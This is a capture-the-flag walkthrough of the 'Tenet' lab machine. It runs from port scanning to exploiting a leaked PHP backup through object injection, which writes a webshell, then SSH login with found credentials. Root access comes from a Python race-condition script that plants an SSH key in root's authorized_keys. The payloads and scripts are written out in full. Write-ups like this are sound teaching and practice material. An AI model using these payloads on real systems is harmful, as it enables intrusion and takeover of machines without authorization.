


# Information Gathering

## 1) Found open ports

```
(vigneswar@VigneswarPC)-[~] - /bin/bash
$ tcpscan 10.10.10.223
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-14 09:35 IST
Nmap scan report for 10.10.10.223
Host is up (0.32s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 cc:ca:43:d4:4c:e7:4e:bf:26:f4:27:ea:b8:75:a8:f8 (RSA)
|   256  85:f3:ac:ba:1a:6a:03:59:e2:7e:86:47:e7:3e:3c:00 (ECDSA)
|_  256  e7:e9:9a:dd:c3:4a:2f:7a:e1:e0:5d:a2:b0:ca:44:a8 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 97.94 seconds
```

## 2) Checked the website



# 1 comment



neil

December 16, 2020 at 2:53 pm

did you remove the sator php file and the backup?? the migration program is incomplete! why would you do this?!

Reply

## 3) Found the backup file

```
(vigneswar@VigneswarPC)~[~]
$ wget http://10.10.10.223/sator.php.bak
--2024-07-14 10:00:48-- http://10.10.10.223/sator.php.bak
Connecting to 10.10.10.223:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 514 [application/x-trash]
Saving to: 'sator.php.bak'

sator.php.bak      100%[=====] 514 --.-KB/s in 0s

2024-07-14 10:00:49 (31.4 MB/s) - 'sator.php.bak' saved [514/514]

(vigneswar@VigneswarPC)~[~]
$ cat sator.php.bak
<?php

class DatabaseExport
{
    public $user_file = 'users.txt';
    public $data = '';

    public function update_db()
    {
        echo '[+] Grabbing users from text file <br>';
        $this->data = 'Success';
    }

    public function __destruct()
    {
        file_put_contents(__DIR__ . '/' . $this->user_file, $this->data);
        echo '[] Database updated <br>';
        // echo 'Gotta get this working properly...';
    }
}

$input = $_GET['arepo'] ?? '';
$databaseupdate = unserialize($input);
```

```
10.10.10.223/sator.php.bak
Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit DB  Google Hacking DB  OSCP
Apache2 Ubuntu Default Page
ubuntu
This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should replace this file located at /var/www/html/index.html before continuing to operate your HTTP server.
If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.
This document contains information on the Apache2 web server configuration on Ubuntu systems.
Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is fully documented in /usr/share/doc/apache2/README.Debian.gz. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the manual if the apache2-doc package was installed on this server.
The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:
/etc/apache2/
-- apache2.conf
-- ports.conf
-- mods-enabled/
-- *.load
-- *.conf
-- conf-enabled
-- *.conf
-- sites-enabled
-- *.conf
• apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
• ports.conf is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
• Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain particular configuration snippets which manage modules, global configuration fragments, or other host configuration aspects, respectively.
```

## Vulnerability Assessment

1) The script is vulnerable to object injection  
We can inject this object to write a webshell

```
(vigneswar@VigneswarPC)-[~]
$ wget http://10.10.10.223/sator.php.bak
--2024-07-14 10:00:48-- http://10.10.10.223/sator.php.bak
Connecting to 10.10.10.223:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 514 [application/x-trash]
Saving to: 'sator.php.bak'

sator.php.bak      100%[=====] 514 --.-KB/s  in 0s

2024-07-14 10:00:49 (31.4 MB/s) - 'sator.php.bak' saved [514/514]

(vigneswar@VigneswarPC)-[~]
$ cat sator.php.bak
<?php

class DatabaseExport
{
    public $user_file = 'users.txt';
    public $data = '';

    public function update_db()
    {
        echo '[+] Grabbing users from text file <br>';
        $this->data = 'Success';
    }

    public function __destruct()
    {
        file_put_contents(__DIR__ . '/' . $this->user_file, $this->data);
        echo '[+] Database updated <br>';
        // echo 'Gotta get this working properly...';
    }
}

$input = $_GET['arepo'] ?? '';
$databaseupdate = unserialize($input);
```

## 2) Made a payload

```
exploit.php X sator.php.bak

exploit.php
1  <?php
2  class DatabaseExport
3  {
4      public $user_file = 'shell.php';
5      public $data = '<?php system($_GET["cmd"]); ?>';
6
7      public function __destruct()
8      {
9          file_put_contents(__DIR__ . '/' . $this->user_file, $this->data);
10         echo '[+] Webshell uploaded.';
11     }
12 }
13 $exploit = serialize(new DatabaseExport());
14 echo $exploit;
15 ?>


PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS 2

(vigneswar@VigneswarPC)-[~]
$ php exploit.php
[+] Webshell uploaded.0:14:"DatabaseExport":2:{s:9:"user_file";s:9:"shell.php";s:4:"data";s:30:"<?php system($_GET["cmd"]); ?>";}

(vigneswar@VigneswarPC)-[~]
$ cat shell.php
<?php system($_GET["cmd"]); ?>


(vigneswar@VigneswarPC)-[~]
$
```

## 3) Tested it on target




# Exploitation

## 1) Got reverse shell



## 2) Found credentials in config



neil:Opera2112

```

(vigneswar@VigneswarPC)-[~]
$ ssh neil@tenet.htb
The authenticity of host 'tenet.htb (10.10.10.223)' can't be established.
ED25519 key fingerprint is SHA256:atDC5N+FRDvKKwKE6Y6GZN4MdRAr5aHD24UsVrZ4+ts.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'tenet.htb' (ED25519) to the list of known hosts.
neil@tenet.htb's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-129-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Jul 14 05:08:04 UTC 2024

System load:  0.37               Processes:           183
Usage of /:   15.2% of 22.51GB   Users logged in:    0
Memory usage: 16%               IP address for ens160: 10.10.10.223
Swap usage:   0%

53 packages can be updated.
31 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Last login: Thu Dec 17 10:59:51 2020 from 10.10.14.3
neil@tenet:~$ cat user.txt
0a480b335934fffc44bd9d8f9c376bb87
neil@tenet:~$

```

## Privilege Escalation

1) Found sudo permissions as root

```

neil@tenet:~$ sudo -l
Matching Defaults entries for neil on tenet:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\

User neil may run the following commands on tenet:
    (ALL : ALL) NOPASSWD: /usr/local/bin/enableSSH.sh
neil@tenet:~$ ls -al /usr/local/bin/enableSSH.sh
-rwxr-xr-x 1 root root 1080 Dec  8  2020 /usr/local/bin/enableSSH.sh

```

```

#!/bin/bash

checkAdded() {
    sshName=$(/bin/echo $key | /usr/bin/cut -d " " -f 3)
    if [[ ! -z $(/bin/grep $sshName /root/.ssh/authorized_keys) ]]; then
        /bin/echo "Successfully added $sshName to authorized_keys
file!"
    else

```

```

        /bin/echo "Error in adding $sshName to authorized_keys file!"
    fi
}

checkFile() {
    if [[ ! -s $1 ]] || [[ ! -f $1 ]]; then
        /bin/echo "Error in creating key file!"
        if [[ -f $1 ]]; then /bin/rm $1; fi
        exit 1
    fi
}

addKey() {
    tmpName=$(mktemp -u /tmp/ssh-XXXXXXXX)
    (umask 110; touch $tmpName)
    /bin/echo $key >>$tmpName
    checkFile $tmpName
    /bin/cat $tmpName >>/root/.ssh/authorized_keys
    /bin/rm $tmpName
}

key="ssh-rsa AAAA3NzaG1yc2GAAAAGAQAAAAAAAAAQG+AMU80GdqbaPP/
Ls7bX0a9jNlNzN0gXiQh6ih2W0hVgGjqr2449ZtsGvSruYibxN+MLG59VkuLNU4NNiadGry0wT7zp-
ALGg2GL3A0bQnN13YkL3AA8TLU/
ypAuocPVZW0VmNjGlftZG9AP656hL+c9RfqvNLVcvvQvhNNbAvzaGR2X0V0Vfxt+AmVLGTlSggRXi6/
NyqdzG5Nkn9L/
GZGa9hcwM8+4nT43N6N31lNhx4NeGabNx33b25lqermjA+RGWMvGN8siaGskvgaSbuzaMGV9N8umLp6
lNo5fqSpiGN8MQSNsXa3xXG+kplLn2W+pbzbgwTNN/w0p+Urjbl root@ubuntu"
addKey
checkAdded

```

## 2) Vulnerability:

If we can change the stored file before it is being copied to authorized\_keys, we can copy our key to authorized\_keys and get ssh as root with our private key

```
neil@tenet:~$ cat exploit.py
import os

pubkey = "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQDDZ08mC8fBgHwE1qKR1B8QGHkv03M1
NGrmZncpvJugHZ4h+Coc0lcRF/k1f+IUReaCjs7dG6QeqOfv/duLchELmgDPDKoejX8MTMewH6lnFS
SeIDilmUoA6j2+TutVV5Y066UKelg6qcFJco6kP/KTchDR3rSjKALmxBjy/PuFwo7eEyDFMR21LU
DLryWrg0i6S26NB604vmBdYaEQU1LmcjUNaVz5dxeX3lx0IAV4+EGtu40czDJS3fzn6PF8oFdQ5mz
H4yypbJ1rkkPfQp9g3V0P062Zs4HjiyIMGG6Oxnrrjq6g4h1GT579mDBrjqM3qfVGORy4JbEEExHE
hS1lYwcFtlvpFQ57MzwOnNoLowLEms9MyAH4dMaTUFETU0Xvuk02UEX/ONiLBZmVwSx/HH05Vi7Q3u
RacU+3eNM20MQtJSdu+QKjAr3QvptS+/4WnVvB46xey26WaeCd7G6uSTzW3uwNmEPZ14CZmcUtP8M5
NclglXIiZwCai/k= vigneswar@VigneswarPC"

while True:
    for file in os.listdir("/tmp"):
        if file.startswith("ssh"):
            with open("/tmp/"+file, 'w') as keyfile:
                keyfile.write(pubkey)
            print("Successfully written key file!")
            exit(0)

neil@tenet:~$ python3 exploit.py
Successfully written key file!
neil@tenet:~$

neil@tenet:~$ sudo -l
Matching Defaults entries for neil on tenet:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:
/bin\:

User neil may run the following commands on tenet:
    (ALL : ALL) NOPASSWD: /usr/local/bin/enableSSH.sh
neil@tenet:~$ sudo /usr/local/bin/enableSSH.sh
Successfully added root@ubuntu to authorized_keys file!
neil@tenet:~$
```

### 3) root ssh

```
(vigneswar@VigneswarPC)-[~/Temporary]
$ ssh root@tenet.htb -i id_rsa
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-129-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Jul 14 05:23:46 UTC 2024

System load:  0.08          Processes:           191
Usage of /:   15.2% of 22.51GB Users logged in:     1
Memory usage: 17%          IP address for ens160: 10.10.10.223
Swap usage:   0%

53 packages can be updated.
31 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check y
our Internet connection or proxy settings

Last login: Thu Feb 11 14:37:46 2021
root@tenet:~#
```